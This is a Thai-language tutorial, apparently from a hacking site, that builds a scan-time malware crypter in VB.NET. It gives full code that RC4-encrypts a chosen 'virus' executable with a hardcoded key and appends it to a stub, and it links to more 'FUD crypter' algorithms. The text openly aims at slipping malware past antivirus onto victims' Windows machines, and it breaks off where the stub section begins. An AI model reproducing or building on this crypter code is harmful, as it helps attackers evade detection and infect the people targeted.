
เราจะเริ่มจากการสร้างโปรแกรม Crypter (Scan-Time) และไฟล์ Stub แบบพื้นฐานกัน.

## สร้าง Crypter {Scan-Time}


เปิดโปรแกรม Microsoft Visual Studio 2013 ขึ้นมาแล้วสร้างโปรเจกใหม่ขึ้นมา  
File > New > Project... > Windows Forms Application




ปล. .NET 2.0, 3.0, 4.0, 4.5 แตกต่างกันอย่างไร? กรุณาอ่านก่อนครับตรงนี้ค่อนข้างสำคัญ ถ้าเป้าหมายของคุณคือเหยื่อที่ใช้ Windows 7 หรือต่ำกว่า ให้ใช้ .NET 2.0 ได้ไม่มีปัญหาครับ แต่ถ้าเป้าหมายของคุณคือผู้ใช้ Windows 8.0/8.1/10 ให้ใช้ .NET 4.0/4.5/4.5.1 เท่านั้นนะครับ เพราะถ้าใช้ .NET 2.0 เหยื่อจะรันไฟล์ Crypter ของคุณไม่ได้และจะเจอ Error แบบนี้:



จากนั้นกด OK แล้วคุณจะได้หน้าจอแบบนี้:




ให้คุณไปที่ Toolbox ที่อยู่ตรง Sidebar ด้านซ้ายมือแล้วไปที่ > Common Controls จากนั้นเราจะใส่ 2 Button และ 1 TextBox.



ปรับขนาด Form ปรับแต่งปุ่มทั้งสามและกล่องข้อความทั้งสองของคุณ ปุ่มที่ 1 ให้ตั้งชื่อว่า "เลือกไฟล์..." เราจะใช้มันเป็นปุ่มที่ใช้เลือกไฟล์ที่จะทำการ Crypte. ปุ่มที่สองให้ตั้งว่า Crypte ส่วน TextBox1 คือกล่องข้อความที่จะแสดง Path และชื่อไฟล์ที่คุณเลือก.







จากนั้นไปที่ Form1.vb แล้วใส่ Imports System.Text ไว้ด้านบนสุดของ Source code และประกาศใช้ Const ไว้ใน Public Class Form1 โดยใช้โค้ดนี้ลงไป:

'ประกาศใช้ Const Filesplit.. ตรงคำว่า @pound@ ต้องให้เหมือนกับในไฟล์ Stub ของคุณ  
Const filesplit = "@pound@"

โค้ดคุณจะต้องออกมาเป็นแบบนี้:



จากนั้นกลับมาที่หน้า Form1.vb [Design] ดับเบิลคลิกที่ปุ่มที่ 1 (เลือกไฟล์...)



แล้วใส่โค้ดนี้เข้าไป:

'ประกาศใช้ด้วยแปร poundFile และให้คุณใช้เลือกไฟล์ไวรัสที่คุณจะ Crypte

Dim poundFile As New OpenFileDialog

'ตัวกรองให้ Save ได้เฉพาะไฟล์ .exe

poundFile.Filter = "Executable \*.exe|\*.exe"

'ใช้เปิดหน้าต่างเพื่อเลือกไฟล์ที่จะ Crypte และแสดงชื่อไฟล์และ Path ที่คุณเลือกลงบน TextBox1


If poundFile.ShowDialog = Windows.Forms.DialogResult.OK Then

TextBox1.Text = poundFile.FileName


Else : Exit Sub

End If

โค้ดคุณจะต้องออกมาหน้าตาแบบนี้:



จากนั้นกลับมาที่หน้า Form1.vb [Design] ดับเบิ้ลคลิกที่ปุ่มที่ 2 (Crypte)



แล้วใส่โค้ดนี้เข้าไป:

```
Dim poundFilein, poundFilename, poundStub As String
```

```
'ประกาศใช้ด้วยแปร lol และให้คุณใช้เลือก Path ที่จะ Save ไฟล์ไวรัสของคุณ
```

```
Dim lol As New SaveFileDialog
```

```
'ตัวกรองให้ Save ได้เฉพาะไฟล์ .exe
```

```
lol.Filter = "Executable *.exe|*.exe"
```

```
'ใช้เปิดหน้าต่างเพื่อเลือก Path ที่จะ Save
```

```
If lol.ShowDialog = Windows.Forms.DialogResult.OK Then
```

```
    poundFilename = lol.FileName
```

```
Else : Exit Sub
```

```
End If
```

```
FileOpen(1, TextBox1.Text, OpenMode.Binary, OpenAccess.Read, OpenShare.Default)
```

```
poundFilein = Space(LOF(1))
```

```
FileGet(1, poundFilein)
```

```
FileClose(1)
```

```
'เปิดไฟล์ Stub อัดโนมัติ ตรง \Stub.exe ต้องให้ตรงกับชื่อไฟล์ Stub ของคุณ
```

```
FileOpen(1, Application.StartupPath & "\Stub.exe", OpenMode.Binary, OpenAccess.Read, OpenShare.Default)
```

```
poundStub = Space(LOF(1))
```

```
FileGet(1, poundStub)
```

```
FileClose(1)
```


```
FileOpen(1, poundFilename, OpenMode.Binary, OpenAccess.ReadWrite, OpenShare.Default)
```

```
FilePut(1, poundStub & filesplit & rc4(poundFilein, "panatkorn"))
```

```
FileClose(1)
```

```
MsgBox("Crypte เรียบร้อย")
```

โค้ดคุณจะได้แบบนี้:



```

Hackdee.net
Form1.vb*
Button2 Click
End Sub

Private Sub Button2_Click(sender As Object, e As EventArgs) Handles Button2.Click
    Dim poundFilein, poundFilename, poundStub As String

    'ประกาศใช้ตัวแปร lol และให้คุณเลือก Path ที่จะ Save ไฟล์ไวรัสของคุณ
    Dim lol As New SaveFileDialog

    'ตัวกรองให้ Save ได้เฉพาะไฟล์ .exe
    lol.Filter = "Executable *.exe|*.exe"

    'ใช้เปิดหน้าจอเพื่อเลือก Path ที่จะ Save
    If lol.ShowDialog = Windows.Forms.DialogResult.OK Then
        poundFilename = lol.FileName

    Else : Exit Sub
    End If

    FileOpen(1, TextBox1.Text, OpenMode.Binary, OpenAccess.Read, OpenShare.Default)
    poundFilein = Space(LOF(1))
    FileGet(1, poundFilein)
    FileClose(1)

    'เปิดไฟล์ Stub อัตโนมัติ ตรง \Stub.exe ต้องให้ตรงกับชื่อไฟล์ Stub ของคุณ
    FileOpen(1, Application.StartupPath & "\Stub.exe", OpenMode.Binary, OpenAccess.Read, OpenShare.Default)
    poundStub = Space(LOF(1))
    FileGet(1, poundStub)
    FileClose(1)
    FileOpen(1, poundFilename, OpenMode.Binary, OpenAccess.ReadWrite, OpenShare.Default)
    FilePut(1, poundStub & filesplit & rc4(poundFilein, "panatkorn"))
    FileClose(1)
    MsgBox("Crypte เสร็จเรียบร้อย")
End Sub
End Class
80 %

```

จากนั้นเราจะใส่โค้ด RC4 Algorithm Encryption เข้าไป. Algorithm Encryption/Decryption ของ VB.NET มีหลายรูปแบบเช่น XOR, Rijndael, Polymorphic RC4, Polymorphic Stairs เป็นต้น แต่ในบทความนี้ผมจะใช้ RC4. การที่เราใช้ Encryption เพื่อทำให้การ Encrypt ไฟล์ของคุณมีความซับซ้อนมากขึ้นและเพิ่มโอกาสให้แฮกเกอร์ไวรัสสแกนไฟล์ไวรัสของคุณไม่เจอมากยิ่งขึ้น.

คุณลองไปที่เว็บไซต์นี้ <http://www.fynetworks.com/encryption/rc4-encryption/index.asp> ลองใส่คำว่า "Hello Hackdee" แล้วกด Encrypt คุณจะได้อักขระแบบสุมมาแบบนี้:

#### RC4 Encryption Tool

Original data	Key:	Encrypted data
Hello Hackdee	SECRET	D4 0B 00 13 60 00 6B A9 81 0D D8 D6 04
<div> <div>ENCRYPT</div> <div>Encoded into a hexadecimal string</div> </div>		

ยิ่งทำให้โปรแกรม Crypter ของคุณมีความซับซ้อนเท่าไรยิ่งทำให้แฮกเกอร์ไวรัสต่างๆสับสนยิ่งมีโอกาสทำให้ไฟล์ไวรัสของคุณถูกสแกนเจอได้น้อยที่สุด ☺.

คุณสามารถลองดาวน์โหลด Source Algorithm ตัวอื่นๆมาศึกษา และใช้งานได้:  
<http://www.se7ensins.com/forums/threads/source-vb-net-cryptography-algorithms-for-a-fud-crypter.458064/>


แต่ในบทความนี้ให้ใช้ Rc4 นะครับ. ให้ใส่ Rc4 Function ตัวนี้ลงไป:

```

'ใส่ RC4 Algorithm Encryption
Public Shared Function rc4(ByVal message As String, ByVal password As String) As String
    Dim i As Integer = 0
    Dim j As Integer = 0
    Dim cipher As New StringBuilder
    Dim returnCipher As String = String.Empty
    Dim sbx As Integer() = New Integer(256) {}
    Dim key As Integer() = New Integer(256) {}
    Dim intLength As Integer = password.Length
    Dim a As Integer = 0
    While a <= 255
        Dim ctmp As Char = (password.Substring((a Mod intLength), 1).ToCharArray()(0))
        key(a) = Microsoft.VisualBasic.Strings.Asc(ctmp)
        sbx(a) = a
        System.Math.Max(System.Threading.Interlocked.Increment(a), a - 1)
    End While
    Dim x As Integer = 0
    Dim b As Integer = 0
    While b <= 255
        x = (x + sbx(b) + key(b)) Mod 256
        Dim tempSwap As Integer = sbx(b)
        sbx(b) = sbx(x)
        sbx(x) = tempSwap
        System.Math.Max(System.Threading.Interlocked.Increment(b), b - 1)
    End While
    a = 1
    While a <= message.Length
        Dim itmp As Integer = 0
        i = (i + 1) Mod 256
        j = (j + sbx(i)) Mod 256
        itmp = sbx(i)
        sbx(i) = sbx(j)
        sbx(j) = itmp
        Dim k As Integer = sbx((sbx(i) + sbx(j)) Mod 256)
        Dim ctmp As Char = message.Substring(a - 1, 1).ToCharArray()(0)
        itmp = Asc(ctmp)
        Dim cipherby As Integer = itmp Xor k
        cipher.Append(Chr(cipherby))
        System.Math.Max(System.Threading.Interlocked.Increment(a), a - 1)
    End While
    returnCipher = cipher.ToString
    cipher.Length = 0
    Return returnCipher
End Function

```

โค้ดคุณจะได้แบบนี้:




```

Hackdee.net - Form1.vb*
Form1.vb*
Form1
MsgBox("Crypte เหมมรืง")
End Sub


'RC4 Algorithm Encryption
Public Shared Function rc4(ByVal message As String, ByVal password As String) As String
    Dim i As Integer = 0
    Dim j As Integer = 0
    Dim cipher As New StringBuilder
    Dim returnCipher As String = String.Empty
    Dim sbbox As Integer() = New Integer(256) {}
    Dim key As Integer() = New Integer(256) {}
    Dim intLength As Integer = password.Length
    Dim a As Integer = 0
    While a <= 255
        Dim tmp As Char = (password.Substring((a Mod intLength), 1).ToCharArray()(0))
        key(a) = Microsoft.VisualBasic.Strings.Asc(tmp)
        sbbox(a) = a
        System.Math.Max(System.Threading.Interlocked.Increment(a), a - 1)
    End While
    Dim x As Integer = 0
    Dim b As Integer = 0
    While b <= 255
        x = (x + sbbox(b) + key(b)) Mod 256
        Dim tempSwap As Integer = sbbox(b)
        sbbox(b) = sbbox(x)
        sbbox(x) = tempSwap
        System.Math.Max(System.Threading.Interlocked.Increment(b), b - 1)
    End While
    a = 1
    While a <= message.Length
        Dim itmp As Integer = 0
        i = (i + 1) Mod 256
        j = (j + sbbox(i)) Mod 256
        itmp = sbbox(i)
        sbbox(i) = sbbox(j)
        sbbox(j) = itmp
        Dim k As Integer = sbbox((sbbox(i) + sbbox(j)) Mod 256)
        Dim tmp As Char = message.Substring(a - 1, 1).ToCharArray()(0)
        itmp = Asc(tmp)
        Dim cipherBy As Integer = itmp Xor k
        cipher.Append(Chr(cipherBy))
        System.Math.Max(System.Threading.Interlocked.Increment(a), a - 1)
    End While
    returnCipher = cipher.ToString
    cipher.Length = 0
    Return returnCipher
End Function
60 %

```

จากนั้นสร้าง Crypter ของคุณโดยไปที่ Build แล้วสร้างไฟล์ Crypter ของคุณได้เลย:



ถ้าไม่มีอะไรผิดพลาดคุณจะได้ข้อความแบบนี้พร้อมกับ Path ที่ Crypter ของคุณถูก Save ไว้:



ถ้าคุณเจอ Error ให้ย้อนกลับขึ้นไปอ่านให้ละเอียด ให้แน่ใจว่าไม่ตกหล่นอะไรไป.


## สร้างไฟล์ Stub

เปิดโปรแกรม Microsoft Visual Studio 2013 ขึ้นมาแล้วสร้างโปรเจกต์ใหม่ขึ้นมา  
File > New > Project... > Windows Forms Application > แล้วกด OK.

